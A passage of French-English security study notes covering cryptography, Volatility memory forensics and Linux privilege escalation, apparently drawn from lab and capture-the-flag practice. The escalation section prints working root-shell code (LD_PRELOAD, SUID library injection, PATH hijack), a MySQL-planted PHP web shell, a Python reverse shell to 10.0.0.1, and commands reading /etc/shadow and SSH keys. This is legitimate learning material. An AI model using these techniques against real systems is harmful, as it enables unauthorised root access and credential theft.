also significantly weakened against brute-force attacks, particularly as a result of the reduction of key size to 56 bits. With enough horsepower, it was only a matter of time before a key-search machine, capable of rapidly computing every possible key, in turn, was able to break DES. DES supports 8-byte keys.

### An Initialization Vector (IV)

-In cryptography, an **Initialization Vector (IV)** is a nonce used to randomize the encryption, so that even if multiple messages with identical plaintext are encrypted, the generated corresponding ciphertexts will each be distinct.

Unlike the Key, **the IV usually does not need to be secret**, rather it is important that it is random and unique. In fact, in certain encryption schemes the IV is exchanged in public as part of the ciphertext.

Reusing the same Initialization Vector with the same Key to encrypt multiple plaintext blocks allows an attacker to compare the ciphertexts and then, with some assumptions on the content of the messages, to gain important information about the data being encrypted.

The consequences of reusing the same IV-Key pair depend on the actual cipher and mode used :

CBC,CFB	The leaks of information from the first block and commonalities are enough to lead an empowered attacker to fully compromising the encryption layer of protection in the given system
OFB,CTR,GCM	IV reuse renders encryption practically useless as given two ciphertexts their XOR yields the same result of XOR-ing the two

	<p>corresponding plaintexts.</p> <p><math>\text{Cypher1} \wedge \text{Cypher2} = \text{Clair1} \wedge \text{Clair2}</math></p>
--	--

<p>Preventing attacks leveraging IV-Key Reuse fundamentally boils down to a number of key points:</p> <ul style="list-style-type: none"> <li>• Developers must not use the same Key and IV values for more than one message.</li> <li>• Developers must ensure sufficient complexity and uniqueness of the IV.</li> <li>• IV generation should be computed by cryptographically robust random number generators.</li> <li>• IV generation must not be derived from the secret key.</li> </ul>
---

### - Padding oracle attacks :


#### - Définition :

Padding Oracle Attacks arise due to a vulnerability **in the decryption validation process** of Cipher-Block Chaining (CBC) encrypted messages (published back in **2002**).

However, given a significant percentage of web clients still support unsafe cipher modes, the technique, as well as adaptations of and extensions to the original methodology, **persist** (found close to 100 TLS Padding Oracle Attack variations in the wild in just 2019 alone).

In the case of Padding Oracle Attacks, a malicious actor exploits the verifiable padding data at the end of the block by continually sending specially crafted messages against the cipher and **relying on the error messages returned** to determine the correctness of the messages.

step 1: let **g** be a guess for the last byte of  $m[1]$



Attack: submit (IV,  $c'[0]$ ,  $c[1]$ ) to padding oracle

$\Rightarrow$  attacker learns if last-byte = g

Repeat with  $g = 0, 1, \dots, 255$  to learn last byte of  $m[1]$

Then use a (02, 02) pad to learn the next byte and so on ...

A padding oracle is present if an application leaks this specific padding error condition for encrypted data provided by the client.

Knowing whether or not a given ciphertext produces plaintext with valid padding is ALL that an attacker needs.

The reason it works in CBC mode is that we can make predictable, arbitrary changes to the plaintext of the last block by modifying the ciphertext (of the second to last block, or the IV). For another mode to be vulnerable, the same kind of control would be needed.

### Prévention

- Make sure that an Oracle doesn't exist.

- Verify that known insecure block modes (i.e. ECB, etc.) and padding modes (i.e. PKCS#1 v1.5, etc.) are not used. Verify that all cryptographic modules fail securely, and errors are handled in a way that does not enable Padding Oracle attacks.

In applications performing CBC decryption without the functionality to authenticate, developers should consider:

- Conducting decryption in a manner wherein the decryption method is unable to verify / extract padding.
- Implementing monitoring functions to detect large volumes of invalid messages arriving in a short period of time, keeping in mind that this too can be bypassed by attackers if they space out their attack times and volumes.


## - GCM ( Galois Counter Mode )

- GCM ( Galois Counter Mode ) includes an authentication mechanism.

Galois/Counter Mode (GCM) est un mode d'opération de chiffrement par bloc en cryptographie symétrique. Il est relativement répandu en raison de son efficacité et de ses performances.

C'est un algorithme de chiffrement authentifié conçu pour fournir à la fois l'intégrité et l'authenticité des données, ainsi que la confidentialité.

GCM est défini pour les chiffrements par bloc avec des tailles de bloc de 128 bits.



### - Le Salt

- Le **salage**, est une méthode permettant de renforcer la sécurité des informations qui sont destinées à être hachées (par exemple des mots de passe) en y ajoutant une donnée supplémentaire afin d'empêcher que deux informations identiques conduisent à la même empreinte (la résultante d'une fonction de hachage).

Le but du salage est de lutter contre les attaques par **analyse fréquentielle**, les attaques utilisant des **rainbow tables**. Pour ces deux dernières attaques, le salage est efficace quand le sel utilisé n'est pas connu de l'attaquant ou lorsque l'attaque vise un nombre important de données hachées toutes salées différemment.

Le salt est généralement une donnée publique. Il ne prévient pas lui-même des attaques de type bruteforce. c'est une valeur unique stockée généralement avec le hash

Un salt non public peut être appelé un "**Pepper**". Lui peut prévenir des attaques de type brute force utilisant des wordlists classiques.

## MISC

- Si l'on chiffre en utilisant la **clef privée** alors on peut déchiffrer en utilisant la **clef publique**.
- Un **HMAC** ( *keyed-hash message authentication code* ) est un type de code d'authentification de message (CAM), ou MAC en anglais (message authentication code), calculé en utilisant une **fonction de hachage cryptographique** en combinaison avec **une clé secrète**.

Il peut être utilisé pour vérifier simultanément l'**intégrité de données et l'authenticité d'un message**.

La qualité cryptographique du HMAC dépend de la **qualité cryptographique de la fonction de hachage et de la taille et la qualité de la clé**.

Formule d'un HMAC :

$$\text{HMAC}_K(m) = h\left((K \oplus opad) \parallel h\left((K \oplus ipad) \parallel m\right)\right)$$

- "||" désigne une concaténation.
- **ipad et opad**, chacune de la taille d'un bloc, sont définies par : ipad = 0x363636...3636 et opad = 0x5c5c5c...5c5c.
- Lorsque que l'on utilise le système de Signature Digitale ( Hash + signature avec la clef privé ), **le Hash est la QUE pour réduire la taille des calculs !**
- Dans un protocole cryptographique classique ( utilisation Symétrie/asymétrie/signature ) Il y a plusieurs choix dans l'ordre des calculs :
  - Encrypt-**then**-sign

Envoyer :  $c = \text{algo\_sym}(m) \mid s = \text{algo\_asym}(\text{hash}(c))$

- Encrypt-**and**-sign
  - Envoyer :  $c = \text{algo\_sym}(m) \mid s = \text{algo\_asym}(\text{hash}(m))$
- **Sign-then-Encrypt**

- Envoyer : `algo_sym(m | s = algo_asym(hash(m)) )`

Chacune des méthodes a ses avantages et inconvénients et cela peut causer des failles de sécurité importantes si on choisi l'un plutôt que l'autre.

Mais de manière générale, le meilleur est **Sign-then-Encrypt**

- En cryptanalyse, une **attaque temporelle** consiste à estimer et analyser le temps mis pour effectuer certaines opérations cryptographiques dans le but de découvrir des informations secrètes. La mise en œuvre de ce genre d'attaque est intimement liée au matériel ou au logiciel attaqué.
- Modern cryptographic protocols often require frequent generation of random quantities. Cryptographic attacks that subvert or exploit weaknesses in this process are known as **random number generator attacks**.
- **Virtual HSM (VHSM)** is a software suite for **storing and manipulating secret data outside the virtualized application environment**. While HSM is a physical device connected to the computer, this software provides HSM functionality through the PKCS#11 API in a virtual environment based on OpenVZ container technology.

## 17) Forensic

### Some tools and command

Dumpzilla	Available on Kali, this application is developed in Python 3.x and has as purpose extract all forensic interesting information of Firefox,
-----------	--

	<b>Iceweasel and Seamonkey browsers to be analyzed.</b>
<b>Autopsy</b>	Très intéressant et facile d'utilisation sur Windows pour analyser des dumps
<b>pypykatz</b>	analyse DMP file.
<b>Process Hacker ( on Windows )</b>	Allow you to see all processes running on your machine with some informations ( owner, description, command line ( file path ), ... )
<b>oledump.py</b>	oledump.py is a program to analyze OLE files. Many applications use this file format, the best known is MS Office. .doc, .xls, .ppt, ...
<b>bulk-extractor [IMAGE_FILE] -o [OUTPUT_REPO]</b>	bulk_extractor is a program that extracts features such as email addresses, credit card numbers, URLs, and other types of information from digital evidence files

- **Volatility**
- **Syntax Volatility command :**

```
$ python vol.py [plugin] -f [image] --profile=[profile]
```

Some Volatility command and plugin

<b>volatility -f [DUMP_FILE] imageinfo</b>	<ul style="list-style-type: none"> <li>- identify some OS profiles</li> <li>-</li> </ul>
<b>volatility -f ch2.dmp --profile=Win7SP1x86 hivelist</b>	Dumper les Hives ( Windows )  --profile : Pour que Volat.

	interprète bien le fichier en entrée
<code>volatility --info   more</code>	You Can list all available plugins with this command ( adding a quick description of each one of them )
<code>volatility -f [DUMP_FILE] --profile=[PROFILE] kdbscan</code>	Provide more information than imageinfo but it's more slow
<code>volatility -f [DUMP_FILE] --profile=[PROFILE] pslist &gt; file.txt</code>	<p>List all processes. <code>psscan</code> provide more information ( terminated, unlinked and hidden processus, ... )</p> <p>It worth to look if a process appear with <code>psscan</code> and not with <code>pslist</code>.</p>
<code>pstree</code>	To view the process listing in tree form, use the <code>pstree</code> command. This enumerates processes using the same technique as <code>pslist</code> .
<code>psxview</code>	Aids in discovering hidden processes. This plugin compares the active processes indicated within <code>psActiveProcessHead</code> ( associated with <code>pslist</code> ) with any other possible sources within the memory image
<code>malfind</code>	famous plugin that find hidden or injected code/DLLs in user mode memory
<code>moddump</code>	Extract Executables, drivers from kernel memory
<code>DLLdump</code>	Dumping DLLs from memory
<code>netscan</code>	
<code>fsocket</code>	To detect listening sockets for any protocol (TCP, UDP, RAW, etc).

	This command is for x86 and x64 Windows XP and Windows 2003 Server only.
<b>netscan</b>	To scan for network artifacts in 32- and 64-bit Windows Vista, Windows 2008 Server and Windows 7.
<b>connscan</b>	The connscan plugin is a scanner for TCP connections.
<b>consoles / cmdscan</b>	which extracts command history by scanning for <u>_CONSOLE_INFORMATION</u> .
<b>procdump</b>	-p : PID of the process extract process.
<b>memdump</b>	-p : PID of the process extract process as a dump file. it represents the addressable memory of the process.
<b>filescan</b>	scan for file inside the dump
<b>dumpfiles</b>	get file inside the dump -D : destination directory -Q : dump file physical address OFFSET -n : output file name
<b>foremost -v -i dump -o forefore</b>	extract files from dump
<b>clipboard</b>	This command recovers data from users' clipboards ( presse-papier ).
<b>windows</b>	This command enumerates all windows (visible or not) in all desktops of the system
<b>iehistory</b>	show internet history


- When you are suggested profiles ( by imageinfo plugins ), how to choose the correct one ? One of the technique is to compare the value of the service pack field like the image below :

```
sift@siftworkstation ~> ~
$ vol.py -f '/media/sf_01VMshare/mem1/images/mem1_images/memdump.mem' imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
INFO    : volatility.debug    : Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
INFO    : volatility.debug    : AS Layer1 : IA32PagedMemory (Kernel AS)
INFO    : volatility.debug    : AS Layer2 : FileAddressSpace (/media/sf_01VMshare/mem1/images/mem1_images/memdump.
mem)
INFO    : volatility.debug    : PAE type : No PAE
INFO    : volatility.debug    : DTB : 0x185000L
INFO    : volatility.debug    : KDBG : 0x82953be8L
INFO    : volatility.debug    : Number of Processors : 1
INFO    : volatility.debug    : Image Type (Service Pack) : 0
INFO    : volatility.debug    : KPCR for CPU 0 : 0x82954c00L
INFO    : volatility.debug    : KUSER SHARED DATA : 0xfffff0000L
INFO    : volatility.debug    : Image date and time : 2002-01-20 10:18:32 UTC+0000
INFO    : volatility.debug    : Image local date and time : 2002-01-20 02:18:32 -0800
```

- Difference in name profiles :

Win10x64	- A Profile for Windows 10 x64
Win10x64_10586	- A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-23)
Win10x64_14393	- A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16)

the number of after the "\_" is the version of the operating system ( version with different changes in memory structure ).

- It's different when you work on a Virtual machine file and normal operating system file.

## Windows Memory Forensics

### Live Captures

[https://www.udemy.com/surviving-digital-forensics-ram-extraction-fundamentals/?  
couponCode=SDF-RAM18](https://www.udemy.com/surviving-digital-forensics-ram-extraction-fundamentals/?couponCode=SDF-RAM18)

System is running, involved in an investigation and you want to capture memory

#### BASICS:

Should be **first** task -> memory stomping issues

- Benchmark testing to determine RAM footprint, speed, writes, etc

#### Media matters

- SSD vs Magnetic media evidence disk
- Storage check

#### TOOLS:

DumpIt - fast! lightweight.  
Magnet RAM Capture  
Belkasoft RAM Capturer  
FTK Imager  
Redline (Fireeye | Mandiant)  
Fast Dump (fdpro.exe)

You have to choose the right tool ( to make live captures ) depending on what devices you are focusing on ( SSD, Disk, RAM, VM, ...)

## Windows Memory Forensics

### hiberfil.sys & crash dumps

**imagecopy** plugin - convert a crashdump, hibernation file, virtualbox core dump, vmware snapshot to a raw memory image.

Step 1: Determine the OS profile

Step 2: Run **imagecopy** plugin

**crash dump example:**

```
$ vol.py -f crash.dmp --profile=Win7SP2x64 imagecopy -O crash2mem.raw
```

**hiberfil.sys example:**

```
$ vol.py -f hiberfil.sys --profile=Win7SP2x64 imagecopy -O hibir2mem.raw
```

## Windows Memory Forensics

### VM Hosts

VMDK - virtual hard disk

VMSS - suspended state file

VMSN - snapshot file

VMX - configuration file

NVRAM - equivalent to system bios

You can use these files in Volatility

## Windows Memory Forensics

### What are Plugins?

Code targeting a specific artifact for specific output

Scan plugins - searching \ carving from memory

List plugins - search memory structures

**imageinfo | kdbgscan** plugins - analyzes the memory sample to identify the operating system, hardware and version profile. The profile is needed by volatility to properly parse the memory structures of the sample.

<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>

Examples:

- plugins for system process information
- plugins for network information
- plugins for file system information
- plugins for malware detection

Some of Windows Core processes :

Process	Parent	Path	Singleton	Account	Start time
<b>System</b>	none	None	Yes	Local System	boot
<b>SMS.EXE</b>	SYSTEM	System32\smss.exe	No	Local System	boot
<b>wininit.exe</b>	none	System32\wininit.exe	Yes	Local System	boot
<b>taskhost.exe</b>	services.exe	System32\taskhost.exe	No	many	varies
<b>lsass.exe</b>	wininit.exe	System32\lsass.exe	Yes	Local System	boot
<b>winlogon.exe</b>	none	System32\winlogon.exe	No	Local System	varies
<b>iexplore.exe</b>	explorer.exe	\Program Files\Internet Explorer\iexplore.exe	No	Local Users	varies
<b>explorer.exe</b>	userinit.exe	SystemRoot%\explorer.exe	No	Local Users	varies
<b>lsm.exe</b>	wininit.exe	\System32\lsm.exe	Yes	Local System	boot
<b>svchost.exe</b>	services.exe	\System32\svchost.exe	No	Local System, Network Service, or Local Service	boot, some after boot
<b>services.exe</b>	wininit.exe	\System32\services.exe	Yes	Local System	boot
<b>csrss.exe</b>	none	\System32\csrss.exe	No	Local System	boot

An other core process :

## Windows Credential Guard LSAISO.EXE

- Windows 10 Enterprise (Not home)
- Windows Server 2016
- Singleton
- Located in system32 directory
- Run under local system account
- Parent process is wininit.exe

- Work in conjunction with lsass.exe.

By looking for any deviations ( **of each characteristic** ) from known normal of these processes, sometimes you are able to easily find evidence of attacker activity malware and so on.

malware naming convention is one two three or one to four characters usually one or one to two characters

Plain Text Tab View

- A **hive** in the **Windows Registry** is the name given to a major section of the registry that contains registry keys, registry subkeys, and registry values.

### - Les Rootkit :

Un rootkit est un programme qui maintient un accès frauduleux à un système informatique et cela le plus discrètement possible, leur détection est difficile, parfois même impossible tant que le système d'exploitation fonctionne.

### Outils :

rkhunter	détection de rootkit
chkrootkit	détection de rootkit
Lynis	détection de malware sur Linux

### - MISC

- A **Loopback Device** ( `/dev/loop` ) is a mechanism used to interpret files as real devices ( like harddisk ). The main advantage of this method is that all tools used on real disks can be used with a loopback device.
- When you see a malicious processus, it's necessary to know and find what is its parent process ( in tracking back processus ) to know what happened in the past.

- If you find a process with the same name of another common process of the operating system , it's necessary **to check the file path** and **the parent process** to evaluate if it corresponds to the real process and not a suspicious process with the same name.
- It's also good to check when a suspicious process has started ( the date ).
- Dans le monde de l'informatique légale (computer forensics), les données existent notamment **sous trois états** :
  - **En transit** (data in transit) qui décrivent des données qui sont en mouvement à travers un réseau ou entre deux espaces de stockage.
  - **Au repos** (data at rest). Dans cet état, les données résident sur des médias non-volatiles (disques durs, cartes mémoires, clés USB, etc.) et ne sont ni lues ni traitées.
  - **En utilisation** (data in use) où les données sont utilisées sur le moment par l'utilisateur ou par le CPU.

Lorsque les données sont utilisées, elles sont retirées du disque dur et stockées temporairement dans la mémoire RAM, car bien plus rapide que le disque dur.

- In Unix-like operating systems, a loop device ( **/dev/loop0** for example ) is a pseudo-device that makes a file accessible as a block device." In short, a loop device allows us to present the image file ( file.img for example ) to the operating system as if it were an actual "disk".

## 18) Linux Privilege Escalation

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md#tools>

### System enumeration command :

<code>uname -a cat /proc/version cat /etc/issue</code>	Display information about the kernel ( processor, version , distribution ... )
<code>hostname [OPTIONS]</code>	The <code>hostname</code> command is used to show or set a computer's <i>host name</i> and <i>domain name</i> .
<code>lscpu</code>	Display information about the architecture, the CPU, . . .
<code>ps aux ps -edf</code>	Display what services are running
<code>whoami</code>	Display your own hostname
<code>id</code>	Display some information about the current user
<code>sudo -l</code>	Display what command you can run at sudo what you can manipulate as sudo
<code>cat /etc/passwd cat /etc/shadow cat /etc/group</code>	Display informations about all users and groups
<code>history</code>	Display the history about the commands executed
<code>ifconfig ip a ip route</code>	Print out common informations about networking
<code>arp -a ip neigh</code>	Print out the ARP table
<code>netstat -ano</code>	Print out what ports are opened, state of socket, connections . . .
<code>grep --color=auto -rnw '/' -ie "PASSWORD=" --color=always 2&gt; /dev/null</code>	This long command is going to look for the word "PASSWORD=" in files and print it out in red color.

<code>locate password   more</code>	Display files that contain “password” in their names.
<code>find / -name authorized_key 2&gt; /dev/null</code>  <code>find / -name id_rsa 2&gt; /dev/null</code>	Looking for some useful informations about SSH (keys, ...) that you can access to.  id_rsa is a common name for ssh private key.
<code>find / -user root -perm -4000 -exec ls -l {} \; 2&gt;/dev/null</code>  <code>wget https://raw.githubusercontent.com/ANon-Exploiter/SUID3NUM/master/suid3num.py</code>	Looking for files that are SUID enabled.
<code>getcap -r / 2&gt;/dev/null</code>	Looking for capabilities of binaries .
<code>Tcpdump -D</code>	list all interfaces
<code>timeout 150 tcpdump -w cap.pcap -i veth1665bcd</code>	inspect “veth1665bcd” traffic if possible, and save the output in a pcap file “cap.pcap”.
<code>ss -tnl</code>	ss command is a tool that is used for displaying network socket related information on a Linux system. ( to see active socket )

- Pensez à regarder les fichiers liés aux exécutions journalières ( **cron**, ...)

- Some Linux Privilege Escalation tool for enumeration :
  - LinPEAS
  - LinEnum
  - LES
  - Linuxprivchecker : looking for potential CVE that can be performed.

It's important to run different tools ( not only one ) to not miss something important.

- Kernel exploitation :
  - Find the version of the kernel and then search for some known exploit that gives you privileges and run it.
- Passwords & File Permissions exploitation :
  - You can type the command `history` or `cat .bash_history` and check if there are some passwords written here.
  - You can search some special words in all the files that can lead you to find a real password.
  - Look if you have reading permission to `/etc/shadow`. If you have this permission, you can take the content of `/etc/shadow` and `/etc/passwd` and run some script ( Like `unshadow` already installed in Kali) that will give you an output that you are going to use to bruteforce the hashes with `Hashcat`.
  - If you find some private key ( `id_rsa` ), you can use it to connect on the machine via `ssh` as the owner that has that private key using it instead of login / password.  
for each known and authorized public key, you can connect to the machine via the private key.

example :

`chmod 600 root_private_key` ( On doit rendre la clef inaccessible au autre )  
`ssh -i root_private_key root@192.168.4.67`

## - Sudo exploitation :

### - LD\_PRELOAD :

- If you have this variable running as root, you can run your own code ( and so invoke a shell ):

```
GNU nano 2.2.6          File: shell.c

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init()
{
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

```
raj@ubuntu:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
raj@ubuntu:/tmp$ ls -al shell.so
-rwxrwxr-x 1 raj raj 6416 Jun 13 22:50 shell.so
raj@ubuntu:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Here , the command **find** has to be running as sudo permission.

## - SUID Exploitation

- Search in <https://gtfobins.github.io> and google to know if you can exploit what you have find as SUID file, binaries.
- Shared Object Injection :
  - 1) Search for some executable with SUID enabled
  - 2) Run it with Strace.

- 3) Looking for some Shared library that the program try to open or access :

```
TCM@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)    = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)     = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)    = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)     = 3
access("/etc/ld.so.nohwcap", F_OK)    = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)    = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)    = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)   = 3
access("/etc/ld.so.nohwcap", F_OK)    = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)       So we're getting here.
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directo
```

- 4) Write your fake library like this :

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

- 5) Then compile this fake library and execute the SUID program (en écrasant la librairie de base si possible ).  
`gcc -shared -fPIC -o [ABSOLUTE_PATH.so] [ABSOLUTE_PATH.sc]`

- VIA Environment Variables :
  - 1) Search for some executable with SUID enabled
  - 2) Run the command **strings** on that executable to see if there is something executed that uses Environment Variables "shortcut" ( \$PATH ).

Example : "**service apache2 start**". The program **service** is using the environment variable **\$PATH** to be found without absolute path.

- 4) Write your own payloads ( In this example, this is a **fake "service"** program ) that will be executed instead of the **real service** program.

```
TCM@debian:~$ echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0 ;}' > /tmp/service.c
```

```
TCM@debian:~$ gcc /tmp/service.c -o /tmp/service
```

- 5) Put your payload directory at the first position in PATH environment variable :

```
TCM@debian:~$ export PATH=/tmp:$PATH
```

- 6) Run the SUID program.

**Another way to perform this :**

- Vérifier si des fichiers exécutés de façon récurrente ( avec CRON ) sont disponible et modifiable. On pourrait les remplacer par un autre fichier ( ayant le même nom ) pour invoquer un shell ou autre ...
- Si les commandes nano,cp .. ( commande d'écriture ) sont utilisables en mode SUID-bit, on peut l'utiliser pour créer un nouveau user dans le fichier /etc/passwd avec les droits root et se connecter dessus :

```
1 | openssl passwd -1 -salt user3 pass123
```

```
root@kali:~# openssl passwd -1 -salt user3 pass123 ←
$1$user3$rAGRvF5p2jYTqtqOW5cPu/ ←
root@kali:~#
```

```
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
mitnick:x:1000:1002:mitnick,,,,:/home/mitnick:/bin/bash
ftp:x:112:119:ftp daemon,,,,:/srv/ftp:/bin/false
swartz:x:1001:1002::/home/swartz:
raj:$1$user3$rAGRvF5p2jYTqtqOW5cPu/:0:0::/root:/bin/bash
```

```
mitnick@cengbox:~$ tail -n 3 /etc/passwd
ftp:x:112:119:ftp daemon,,,,:/srv/ftp:/bin/false
swartz:x:1001:1002::/home/swartz:
raj:$1$user3$rAGRvF5p2jYTqtqOW5cPu/:0:0::/root:/bin/bash
mitnick@cengbox:~$ su raj ←
Password:
```

```
root@cengbox:/home/mitnick# cd /root
root@cengbox:~# ls
root.txt
root@cengbox:~# cat root.txt ←
```

I would be grateful for your any feedback. Feel free to contact me on Twitter @arslanblcn\_  
de89782fe4e8bf2198a022ae7f50613e  
root@cengbox:~#

- Exploiting SUID permission in cpulimit command :

```

1 | cd /tmp
2 | cpulimit -l 100 -f mkdir /ignite
3 | cpulimit -l 100 -f chmod 4755 /usr/bin/bash
4 | cpulimit -l 100 -f cp /usr/bin/bash /ignite
5 | cpulimit -l 100 -f chmod +s /ignite/bash
6 | ./bash -p

```

entre temps : cd /ignite/

- RCE through mysql command on a writeable directory :

[REDACTED] can inject malicious PHP code as SQL query into a file named “raj.php”. This will generate an RCE and as a result, we will be able to spawn host machine by exploiting it.

```

1 | select "<?php system($_GET['cmd']); ?>" into outfile '/\n
root@kali:~# mysql -h 192.168.1.167 -u root -p ↵
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 47
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10\n
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.\n
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.\n
MariaDB [(none)]> select "<?php system($_GET['cmd']); ?>" into outfile '/var/tmp/raj.php';\nQuery OK, 1 row affected (0.003 sec)\n
MariaDB [(none)]> █

```

URL ( in the context of the screenshot ) :

<http://192.168.1.167:8080/raj.php?cmd=id>

- Lxd Privilege Escalation

LXD est un logiciel libre développé par Canonical pour simplifier la manipulation de conteneurs de logiciels ( comme Docker ) à la manière d'un hyperviseur de VM.

Il a l'avantage d'être beaucoup plus léger qu'une machine virtuelle classique, car il ne virtualise pas un OS complet mais partage de nombreuses ressources avec l'OS hôte. On parle d'environnements virtuels

LXD has a root process that carries out actions for anyone with write access to the LXD UNIX socket.

A member of the local "lxd" group can sometimes **instantly escalate the privileges to root on the host operating system**. This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password.

For more detail:

<https://www.hackingarticles.in/lxd-privilege-escalation/>

## - Python Library Hijacking

### Method 1 : From Bad Write Permission

- Prérequis :
  - SUDO ou SUID sur un fichier python à exécuter.
  - Une lib est importé dans ce fichier
  - Accès en écriture sur cette lib.
- Exploitation :
  - Modifier la lib et injecter un Reverse shell en python dans le code :

```
import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
;s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;  
pty.spawn("/bin/bash")'
```

### Method 2 : Priority Order

- Prérequis :
  - SUDO ou SUID sur un fichier python à exécuter.
  - Une lib est importée dans ce fichier.
  - Accès en écriture sur le dossier où se trouve ce fichier.
- Exploitation :

- Créer un fichier python avec le même nom que la lib importée dans le même dossier sur le fichier python vulnérable ( il va être pris en compte en priorité dans l'importation des lib ).
- Écrire un Revers shell en python dans ce nouveau fichier.

### Method 3 : PYTHONPATH Environment Variable

**Théorie :** This vulnerability is based on the Python Library that is searching through the Python PATH Environment Variable. This variable holds a list of directories where the python searches for the different directories for the imported modules. If an attacker can change or modify that variable then they can use it to elevate privileges on the target machine.

- Prérequis :

- SUDO ou SUID sur un fichier python à exécuter.
- Une lib est importée dans ce fichier.
- Pouvoir faire des changements dans la variable d'env PYTHONPATH.

- Exploitation :

```
pavan@ubuntu:~$ sudo -l ←
Matching Defaults entries for pavan on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loc
User pavan may run the following commands on ubuntu:
  (root) SETENV: NOPASSWD: /usr/bin/python3.8 /tmp/hack.py
pavan@ubuntu:~$ cd /tmp ←
pavan@ubuntu:/tmp$ ls
hack.py
```

```

pavan@ubuntu:/tmp$ cat hack.py ←
import webbrowser

